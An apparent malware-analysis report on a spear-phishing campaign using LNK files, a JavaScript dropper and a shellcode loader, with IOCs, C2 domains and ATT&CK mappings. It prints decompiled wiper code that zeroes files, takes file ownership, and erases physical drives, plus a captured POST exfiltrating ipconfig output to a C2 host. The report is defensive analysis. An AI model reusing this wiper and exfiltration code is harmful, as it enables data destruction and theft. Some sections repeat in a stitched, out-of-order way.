
C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
